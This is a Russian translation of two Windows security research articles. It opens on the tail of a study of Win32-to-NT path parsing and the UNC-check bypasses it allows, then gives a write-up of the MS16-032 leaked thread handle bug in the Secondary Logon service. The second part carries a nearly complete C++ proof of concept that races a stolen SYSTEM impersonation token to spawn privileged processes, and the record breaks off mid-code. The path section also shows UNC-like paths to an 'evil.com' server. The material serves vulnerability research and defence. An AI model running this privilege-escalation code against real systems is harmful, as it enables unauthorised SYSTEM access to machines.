
Путь DOS	Полный путь	Путь NT
\\?\X:\ABC\DEF	\\?\X:\ABC\DEF	\??\X:\ABC\DEF
\\?\X:\	\\?\X:\	\??\X:\
\\?\X:	\\?\X:	\??\X:
\\?\X:\COM1	\\?\X:\COM1	\??\X:\COM1
\\?\X:\ABC\DEF.[space].	\\?\X:\ABC\DEF	\??\X:\ABC\DEF.[space].
\\?\X:/ABC/DEF	\\?\X:\ABC\DEF	\??\X:/ABC/DEF
\\?\X:\ABC\..\XYZ	\\?\X:\XYZ	\??\X:\ABC\..\XYZ
\\?\X:\ABC\..\..\..	\\?\	\??\X:\ABC\..\..\..

Полный путь канонизируется, а результат NT — нет. Функция `RtlDosPathNameToRelativeNtPathName_U` особо обрабатывает этот префикс:

```
if (DosPath->Length > 8) {
    WCHAR* buffer = DosPath->Buffer;
    if (*buffer == '\\') {
        if ((buffer[1] == '\\' || buffer[1] == '?') &&
            buffer[2] == '?' && buffer[3] == '\\') {
            return RtlpWin32NtNameToNtPathName(DosPath, ...);
        }
    }
}
// Continue with processing.
```

Проверка также принимает `\??\`, хотя `RtlDetermineDosPathNameType_U` и `RtlGetFullPathName_U` считают этот синтаксис всего лишь корневым:

Путь DOS	Полный путь	Путь NT
`\??\X:\ABC\DEF`	`X:\??\X:\ABC\DEF`	`\??\X:\ABC\DEF`
`\??\X:\`	`X:\??\X:\`	`\??\X:\`
`\??\X:`	`X:\??\X:`	`\??\X:`
`\??\X:\COM1`	`X:\??\X:\COM1`	`\??\X:\COM1`
`\??\X:\ABC\DEF.[space].`	`X:\??\X:\ABC\DEF`	`\??\X:\ABC\DEF.[space].`
`\??\X:/ABC/DEF`	`X:\??\X:\ABC\DEF`	`\??\X:/ABC/DEF`
`\??\X:\ABC\..\XYZ`	`X:\??\X:\XYZ`	`\??\X:\ABC\..\XYZ`
`\??\X:\ABC\..\..\..`	`X:\`	`\??\X:\ABC\..\..\..`



Это расхождение легко эксплуатировать, если для проверки и открытия используются разные API.

Пути корневых локальных устройств также допускают символы, обычно запрещённые в именах файлов. NTFS и FAT накладывают множество ограничений:


	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	NUL	SOH	STX	ETX	EOT	ENQ	ACK	BEL	BS	TAB	LF	VT	FF	CR	SO	SI
1	DLE	DC1	DC2	DC3	DC4	NAK	SYN	ETB	CAN	EM	SUB	ESC	FS	GS	RS	US
2	SP	!	"	#	$	%	&	'	(	)	*	+	,	-	.	/
3	0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?
4	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
5	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_
6	`	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o
7	p	q	r	s	t	u	v	w	x	y	z	{	|	}	~	DEL

Диспетчер объектов запрещает гораздо меньше символов:

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	NUL	SOH	STX	ETX	EOT	ENQ	ACK	BEL	BS	TAB	LF	VT	FF	CR	SO	SI
1	DLE	DC1	DC2	DC3	DC4	NAK	SYN	ETB	CAN	EM	SUB	ESC	FS	GS	RS	US
2	SP	!	"	#	$	%	&	'	(	)	*	+	,	-	.	/
3	0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?
4	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
5	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_
6	`	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o
7	p	q	r	s	t	u	v	w	x	y	z	{	|	}	~	DEL

Даже NUL там допустим, поскольку ядро использует строки с явно заданной длиной; обратный слеш должен оставаться зарезервированным как разделитель. Поэтому символы могут находиться в пути, если диспетчер объектов перенаправит его до попадания в NTFS, например через точку монтирования.

В Windows, в отличие от Linux и OS X, канонизация выполняется в пользовательском режиме до того, как ядро откроет путь. Поэтому компоненты с недопустимыми символами могут исчезнуть до любой проверки файловой системы.



В документации исторически утверждалось, что ANSI-версия `CreateFile` ограничена `MAX_PATH` и только Unicode-версия может обрабатывать 32 767 символов с префиксом `\\?\`. На самом деле ANSI-функция тоже работает: она не проверяет длину ANSI до преобразования в Unicode. Предельная длина в 32 767 символов в конечном счёте обусловлена 16-разрядным счётчиком байтов в `UNICODE_STRING`.

Обход проверок устройств и путей UNC

Наивная проверка UNC может выглядеть так:

```
BOOL IsUncPath(LPCWSTR Path) {
    if (wcslen(Path) > 2) {
        return (Path[0] == '\\' || Path[0] == '/') &&
               (Path[1] == '\\' || Path[1] == '/');
    }
    return FALSE;
}
```

Она распознаёт `\\?\UNC`, но `\??\UNC` ведёт к тому же назначению, обходя проверку. Даже системная функция `PathIsUNC` ведёт себя неожиданно:

Путь	`PathIsUNC`
`\\abc\xyz`	`TRUE`
`C:\abc\xyz`	`FALSE`
`\\.\C:\abc\xyz`	`TRUE`
`\\?\C:\abc\xyz`	`FALSE`
`\\?\UNC\abc\xyz`	`TRUE`
`\??\UNC\abc\xyz`	`FALSE`

Путь локального устройства помечается как UNC, хотя им не является; корневая форма локального устройства не считается UNC, если только за ней не следует `UNC`.

Пути диспетчера объектов через `GLOBALROOT` обходят даже случай `\\?\UNC`:

Путь	`PathIsUNC`
`\\?\UNC\abc\xyz`	`TRUE`
`\\?\GLOBALROOT\??\UNC\abc\xyz`	`FALSE`
`\\?\GLOBALROOT\DosDevices\UNC\abc\xyz`	`FALSE`
`\\?\GLOBALROOT\Device\Mup\abc\xyz`	`FALSE`
`\\?\GLOBALROOT\Device\LanManRedirector\abc\xyz`	`FALSE`
`\\?\GLOBALROOT\Device\WebDavRedirector\abc\xyz`	`FALSE`

`LanManRedirector` и `WebDavRedirector` являются символическими ссылками на `\Device\Mup\;NAME`. Это позволяет выбирать протокол с помощью пути, похожего на UNC:

Путь	Итоговый результат после разрешения символических ссылок
`\\;LanmanRedirector\evil.com\xyz`	`\Device\Mup\;LanmanRedirector\evil.com\xyz`
`\\;WebDavRedirector\evil.com\xyz`	`\Device\Mup\;WebDavRedirector\evil.com\xyz`

Парсер может ошибочно принять `evil.com` за общий ресурс на сервере с именем `;LanmanRedirector`, хотя в действительности это сервер. Explorer, по-видимому, не принимает такую форму, но нативные API вроде `CreateFile` принимают. Кроме того, она настолько запутывает канонизацию, что становится возможным удалить кажущийся компонентом общего ресурса элемент.

Выводы

Пути Win32 намного сложнее, чем следует из документации. Их особенности чрезвычайно затрудняют исчерпывающую проверку. Преобразование в пути NT помогает, однако символические ссылки и изменяемые буквы дисков всё ещё создают неоднозначность. Любое приложение, пытающееся проверять недоверенный путь Win32, заслуживает пристального внимания.


Пример программы

Следующая программа на C# вызывает рассмотренные выше API. В состав версий Windows начиная с Vista входит компилятор .NET C#, поэтому дополнительный компилятор C не требуется.

```
using System;
using System.ComponentModel;
using System.Runtime.InteropServices;
using System.Text;
```

```
class Program {
    [StructLayout(LayoutKind.Sequential)]
    struct UNICODE_STRING {
        public ushort Length;
        public ushort MaximumLength;
        public IntPtr Buffer;

        public override string ToString() {
            if (Buffer != IntPtr.Zero)
                return Marshal.PtrToStringUni(Buffer, Length / 2);
            return "(null)";
        }
    }

    [StructLayout(LayoutKind.Sequential)]
    class RTL_RELATIVE_NAME {
        public UNICODE_STRING RelativeName;
        public IntPtr ContainingDirectory;
        public IntPtr CurDirRef;
    }

    [DllImport("ntdll.dll", CharSet = CharSet.Unicode)]
    static extern int RtlDosPathNameToRelativeNtPathName_U_WithStatus(
        string DosFileName, out UNICODE_STRING NtFileName,
        out IntPtr ShortPath, [Out] RTL_RELATIVE_NAME RelativeName);

    enum RTL_PATH_TYPE {
        RtlPathTypeUnknown, RtlPathTypeUncAbsolute,
        RtlPathTypeDriveAbsolute, RtlPathTypeDriveRelative,
        RtlPathTypeRooted, RtlPathTypeRelative,
        RtlPathTypeLocalDevice, RtlPathTypeRootLocalDevice
    }

    [DllImport("ntdll.dll", CharSet = CharSet.Unicode)]
    static extern RTL_PATH_TYPE RtlDetermineDosPathNameType_U(string Path);

    [DllImport("ntdll.dll", CharSet = CharSet.Unicode)]
    static extern int RtlGetFullPathName_UEx(
        string FileName, int BufferLength, [Out] StringBuilder Buffer,
        IntPtr FilePart, out int FinalLength);

    [DllImport("ntdll.dll")]
    static extern int RtlNtStatusToDosError(int NtStatus);

    static void PrintStatus(int status) {
        Console.WriteLine("Error: {0}",
            new Win32Exception(RtlNtStatusToDosError(status)).Message);
    }

    static void ConvertPath(string path) {
        Console.WriteLine("Converting: '{0}'", path);
        UNICODE_STRING ntname = new UNICODE_STRING();
        IntPtr filename = IntPtr.Zero;
        RTL_RELATIVE_NAME relativeName = new RTL_RELATIVE_NAME();
        int status = RtlDosPathNameToRelativeNtPathName_U_WithStatus(
            path, out ntname, out filename, relativeName);

        if (status == 0) {
            Console.WriteLine("To: '{0}'", ntname);
            Console.WriteLine("Type: {0}", RtlDetermineDosPathNameType_U(path));
            Console.WriteLine("FileName: {0}", Marshal.PtrToStringUni(filename));
            if (relativeName.RelativeName.Length > 0) {
                Console.WriteLine("RelativeName: '{0}'", relativeName.RelativeName);
                Console.WriteLine("Directory: 0x{0:X}",
                    relativeName.ContainingDirectory.ToInt64());
                Console.WriteLine("CurDirRef: 0x{0:X}",
                    relativeName.CurDirRef.ToInt64());
            }
        } else {
            PrintStatus(status);
        }
```

```
        int length;
        StringBuilder builder = new StringBuilder(260);
        status = RtlGetFullPathName_UEx(path, builder.Capacity * 2,
            builder, IntPtr.Zero, out length);
        if (status == 0)
            Console.WriteLine("FullPathName: '{0}'", builder.ToString());
        else
            PrintStatus(status);
    }

    static void Main(string[] args) {
        if (args.Length < 1)
            Console.WriteLine("Usage: ConvertDosPathToNtPath DosPath");
        else
            ConvertPath(args[0]);
    }
}
```



Эксплуатация утёкшего дескриптора потока

Автор: вошедший в систему пользователь James Forshaw.

Иногда из-за ошибки дескриптор, открытый в привилегированном процессе, попадает в менее привилегированный процесс. Одна такая ошибка в службе Windows Secondary Logon, исправленная в MS16-032, приводила к утечке дескриптора потока с полным доступом. В этой статье объясняется, как с помощью этого дескриптора можно было получить системные привилегии без традиционного повреждения памяти.

Сама ошибка

Служба Secondary Logon существует как минимум со времён Windows XP. Она предоставляет конечную точку RPC, через которую обычные процессы могут создавать процессы с другими маркерами. Общедоступные интерфейсы называются `CreateProcessWithTokenW` и `CreateProcessWithLogonW`. Они похожи на `CreateProcessAsUser`: варианту с маркером требуется `SeImpersonatePrivilege` вместо `SeAssignPrimaryTokenPrivilege`, а вариант со входом получает маркер через `LsaLogonUser` из переданных учётных данных.

Как и `CreateProcess`, эти API принимают дескрипторы стандартного ввода, вывода и ошибок. Обычно такие дескрипторы попадают к дочернему процессу через наследование. Служба Secondary Logon не является настоящим родителем, поэтому дублирует каждый дескриптор из вызывающего процесса в новый:

```
// Contains hStdInput, hStdOutput, and hStdError.
HANDLE StandardHandles[3] = {...};

// Location of standard handles in the target process PEB.
PHANDLE HandleAddress = ...;

for (int i = 0; i < 3; ++i) {
    if (StandardHandles[i]) {
        if ((StandardHandles[i] & 0x10000003) != 3) {
            HANDLE TargetHandle;
            if (!DuplicateHandle(ParentProcess, StandardHandles[i],
                                 TargetProcess, &TargetHandle, 0, TRUE,
                                 DUPLICATE_SAME_ACCESS))
                return ERROR;
            if (!WriteProcessMemory(TargetProcess, &HandleAddress[i],
                                    &TargetHandle, sizeof(TargetHandle)))
                return ERROR;
        }
    }
}
```

Продублированные значения записываются в `ProcessParameters` структуры PEB целевого процесса, откуда их получает `GetStdHandle`. Проверка отклоняет значения с установленными двумя младшими битами, если одновременно не установлен бит 29. Настоящие дескрипторы NT кратны четырём.

Ядро особо обрабатывает два отрицательных псевдодескриптора, обычно предоставляемых функциями `GetCurrentProcess` и `GetCurrentThread`:

```
NTSTATUS ObpReferenceProcessObjectByHandle(
    HANDLE SourceHandle,
    EPROCESS* SourceProcess,
    ...,
    PVOID* Object,
    ACCESS_MASK* GrantedAccess) {
```

```
    if ((INT_PTR)SourceHandle < 0) {
        if (SourceHandle == (HANDLE)-1) {
            *GrantedAccess = PROCESS_ALL_ACCESS;
            *Object = SourceProcess;
            return STATUS_SUCCESS;
        } else if (SourceHandle == (HANDLE)-2) {
            *GrantedAccess = THREAD_ALL_ACCESS;
            *Object = KeGetCurrentThread();
            return STATUS_SUCCESS;
        }
        return STATUS_INVALID_HANDLE;
    }
    // Get from process handle table.
}
```

Исключение проверки для бита 29 пропускает псевдодескрипторы. Передача `-1` всего лишь дублирует полный доступ к непривилегированному исходному процессу. Однако `-2` дублирует полный доступ к текущему RPC-потоку службы Secondary Logon, обычно постоянному рабочему потоку из пула.

`CreateProcessWithTokenW` недоступна обычному пользователю, поскольку требует `SeImpersonatePrivilege`. Кажется, что `CreateProcessWithLogonW` нужны действительные учётные данные, однако режим `LOGON_NETCREDENTIALS_ONLY` использует их только для удалённых ресурсов, а локальный маркер создаёт на основе вызывающей стороны. Поэтому достаточно любых фиктивных учётных данных:

```
HANDLE GetThreadHandle() {
    PROCESS_INFORMATION procInfo = {};
    STARTUPINFO startInfo = {};
    startInfo.cb = sizeof(startInfo);
    startInfo.hStdInput = GetCurrentThread();
    startInfo.hStdOutput = GetCurrentThread();
    startInfo.hStdError = GetCurrentThread();
    startInfo.dwFlags = STARTF_USESTDHANDLES;

    CreateProcessWithLogonW(
        L"test", L"test", L"test", LOGON_NETCREDENTIALS_ONLY,
        nullptr, L"cmd.exe", CREATE_SUSPENDED, nullptr, nullptr,
        &startInfo, &procInfo);

    HANDLE hThread = nullptr;
    DuplicateHandle(procInfo.hProcess, (HANDLE)0x4,
                    GetCurrentProcess(), &hThread, 0, FALSE,
                    DUPLICATE_SAME_ACCESS);
    TerminateProcess(procInfo.hProcess, 1);
    CloseHandle(procInfo.hProcess);
    CloseHandle(procInfo.hThread);
    return hThread;
}
```

Эксплуатация

Поскольку утёкший объект принадлежит пулу потоков, он остаётся доступным для последующих запросов RPC. Очевидный подход — `SetThreadContext`, которая может заменить сохранённые регистры, включая `RIP` и `RSP`. У него есть несколько недостатков:

1. Изменяется только состояние пользовательского режима; поток в непрерываемом ожидании может не начать выполнение неопределённо долго.
2. Без дескриптора процесса внедрить шелл-код трудно: вероятно, для обхода DEP потребуется ROP.

3. Даже если данные можно внедрить через крупный запрос RPC, в 64-разрядной системе их адрес может быть неизвестен. `GetThreadContext` раскрывает часть информации, но её может оказаться недостаточно.
4. Ошибка приводит к аварийному завершению службы.

Логический эксплойт выглядит чище. Служба существует для создания процессов с произвольными маркерами, поэтому наша цель — заставить её использовать привилегированный маркер. Упрощённая последовательность её работы выглядит так:

```
RpcImpersonateClient();
Process = OpenProcess(CallingProcess);
Token = OpenThreadToken(Process);
If Token IL < MEDIUM_IL Then Error;
RpcRevertToSelf();

RpcImpersonateClient();
Token = LsaLogonUser(...);
RpcRevertToSelf();

ImpersonateLoggedOnUser(Token);
CreateProcessAsUser(Token, ...);
RevertToSelf();
```


Утёкший дескриптор имеет право `THREAD_IMPERSONATE`, поэтому атакующий может изменить маркер олицетворения потока службы во время вызова `LsaLogonUser`. Если очистить маркер, будет использован основной маркер SYSTEM службы, однако если это произойдёт во время более ранней проверки уровня целостности, `OpenThreadToken` завершится неудачей и доступ будет запрещён.

Недокументированный вызов `NtImpersonateThread` предоставляет более удачный путь:

```
NTSTATUS NtImpersonateThread(
    HANDLE ThreadHandle,
    HANDLE ThreadToImpersonate,
    PSECURITY_QUALITY_OF_SERVICE SecurityQoS);
```

Он получает маркер олицетворения одного потока из другого. Если у исходного потока нет маркера олицетворения, ядро создаёт его из основного маркера исходного процесса. В качестве источника и назначения можно использовать один дескриптор; для потока службы это создаёт маркер олицетворения SYSTEM:

```
HANDLE GetSystemToken(HANDLE hThread) {
    SuspendThread(hThread);

    SECURITY_QUALITY_OF_SERVICE sqos = {};
    sqos.Length = sizeof(sqos);
    sqos.ImpersonationLevel = SecurityImpersonation;

    SetThreadToken(&hThread, nullptr);
    NtImpersonateThread(hThread, hThread, &sqos);

    HANDLE hToken = nullptr;
    OpenThreadToken(hThread, TOKEN_ALL_ACCESS, FALSE, &hToken);
    ResumeThread(hThread);
    return hToken;
}
```



Один поток атакующего многократно применяет маркер олицетворения SYSTEM к утёкшему потоку службы. Другой постоянно вызывает `CreateProcessWithLogonW`, пока новый процесс не получит привилегированный основной маркер. Обычно атакующий не может открыть этот маркер, поэтому `ERROR_ACCESS_DENIED` служит удобным признаком успеха.

Службе принадлежат несколько потоков пула, и вызов RPC может выполняться в любом из них. Надёжность повышается, если многократно вызывать утечку, собирать различные идентификаторы потоков и устраивать гонку назначения маркера для всех них. Приоритеты потоков могли бы ещё улучшить гонку, однако обычные неудачи лишь создают очередной непривилегированный процесс. Несколько одновременных вызовов входа не помогают, поскольку служба сериализует их глобальной блокировкой.

Разрядность эксплойта должна соответствовать платформе. RPC считает дескрипторы беззнаковыми значениями размером с указатель, поэтому при преобразовании из 32 в 64 бита они дополняются нулями. Следовательно, `(DWORD)-2` не равно `(DWORD64)-2`.

Заключение

Утёкший дескриптор потока привилегированной службы можно эксплуатировать без повреждения памяти. Эта служба удобно управляла созданием процессов, однако тот же приём олицетворения мог бы позволить создавать привилегированные файлы или другие ресурсы. Наличие пути через повреждение памяти ещё не означает, что это лучший путь.

Пример кода

```
#include <stdio.h>
#include <tchar.h>
#include <Windows.h>
#include <map>
```

```
#define MAX_PROCESSES 1000

HANDLE GetThreadHandle() {
    PROCESS_INFORMATION procInfo = {};
    STARTUPINFO startInfo = {};
    startInfo.cb = sizeof(startInfo);
    startInfo.hStdInput = GetCurrentThread();
    startInfo.hStdOutput = GetCurrentThread();
    startInfo.hStdError = GetCurrentThread();
    startInfo.dwFlags = STARTF_USESTDHANDLES;

    if (CreateProcessWithLogonW(
            L"test", L"test", L"test", LOGON_NETCREDENTIALS_ONLY,
            nullptr, L"cmd.exe", CREATE_SUSPENDED, nullptr, nullptr,
            &startInfo, &procInfo)) {
        HANDLE hThread;
        BOOL result = DuplicateHandle(
            procInfo.hProcess, (HANDLE)0x4, GetCurrentProcess(), &hThread,
            0, FALSE, DUPLICATE_SAME_ACCESS);
        DWORD lastError = GetLastError();
        TerminateProcess(procInfo.hProcess, 1);
        CloseHandle(procInfo.hProcess);
        CloseHandle(procInfo.hThread);
        if (!result) {
            printf("Error duplicating handle %d\n", lastError);
            exit(1);
        }
        return hThread;
    }

    printf("Error: %d\n", GetLastError());
    exit(1);
}

typedef NTSTATUS __stdcall NtImpersonateThread(
    HANDLE ThreadHandle, HANDLE ThreadToImpersonate,
    PSECURITY_QUALITY_OF_SERVICE SecurityQualityOfService);

HANDLE GetSystemToken(HANDLE hThread) {
    SuspendThread(hThread);
    NtImpersonateThread* impersonateThread =
        (NtImpersonateThread*)GetProcAddress(
            GetModuleHandle(L"ntdll"), "NtImpersonateThread");

    SECURITY_QUALITY_OF_SERVICE sqos = {};
    sqos.Length = sizeof(sqos);
    sqos.ImpersonationLevel = SecurityImpersonation;
    SetThreadToken(&hThread, nullptr);

    NTSTATUS status = impersonateThread(hThread, hThread, &sqos);
    if (status != 0) {
        ResumeThread(hThread);
        printf("Error impersonating thread %08X\n", status);
        exit(1);
    }

    HANDLE hToken;
    if (!OpenThreadToken(hThread,
                         TOKEN_DUPLICATE | TOKEN_IMPERSONATE,
                         FALSE, &hToken)) {
        printf("Error opening thread token: %d\n", GetLastError());
        ResumeThread(hThread);
        exit(1);
    }
    ResumeThread(hThread);
    return hToken;
}

struct ThreadArg {
    HANDLE hThread;
    HANDLE hToken;
```

```
};

DWORD CALLBACK SetTokenThread(LPVOID value) {
    ThreadArg* arg = (ThreadArg*)value;
    while (true) {
        if (!SetThreadToken(&arg->hThread, arg->hToken)) {
            printf("Error setting token: %d\n", GetLastError());
            break;
        }
    }
    return 0;
}

int main() {
    std::map<DWORD, HANDLE> threadHandles;
    printf("Gathering thread handles\n");

    for (int i = 0; i < MAX_PROCESSES; ++i) {
        HANDLE hThread = GetThreadHandle();
        DWORD threadId = GetThreadId(hThread);
        if (!threadId) {
            printf("Handle not a thread: %d\n", GetLastError());
            exit(1);
        }
        if (threadHandles.find(threadId) == threadHandles.end())
            threadHandles[threadId] = hThread;
        else
            CloseHandle(hThread);
    }

    printf("Done, got %zd handles\n", threadHandles.size());
    if (threadHandles.size() > 0) {
        HANDLE hToken = GetSystemToken(threadHandles.begin()->second);
        printf("System Token: %p\n", hToken);

        for (const auto& pair : threadHandles) {
            ThreadArg* arg = new ThreadArg;
            arg->hThread = pair.second;
            DuplicateToken(hToken, SecurityImpersonation, &arg->hToken);
            CreateThread(nullptr, 0, SetTokenThread, arg, 0, nullptr);
        }

        while (true) {
            PROCESS_INFORMATION procInfo = {};
            STARTUPINFO startInfo = {};
            startInfo.cb = sizeof(startInfo);
            if (CreateProcessWithLogonW(
                    L"test", L"test", L"test",
                    LOGON_NETCREDENTIALS_ONLY, nullptr, L"cmd.exe",
                    CREATE_SUSPENDED, nullptr, nullptr,
                    &startInfo, &procInfo)) {
                HANDLE hProcessToken;

                // Failure likely means that this is a SYSTEM process.
                if (!OpenProcessToken(procInfo.hProcess, MAXIMUM_ALLOWED,
                                      &hProcessToken)) {
                    printf("Couldn't open process token %d\n", GetLastError());
                    ResumeThread(procInfo.hThread);
                    break;
                }

                TOKEN_ELEVATION elevation;
                DWORD size = 0;
                if (!GetTokenInformation(hProcessToken, TokenElevation,
                                         &elevation, sizeof(elevation),
                                         &size)) {
                    printf("Couldn't get token elevation: %d\n",
                           GetLastError());
                    ResumeThread(procInfo.hThread);
                    break;
                }
```

```
                if (elevation.TokenIsElevated) {
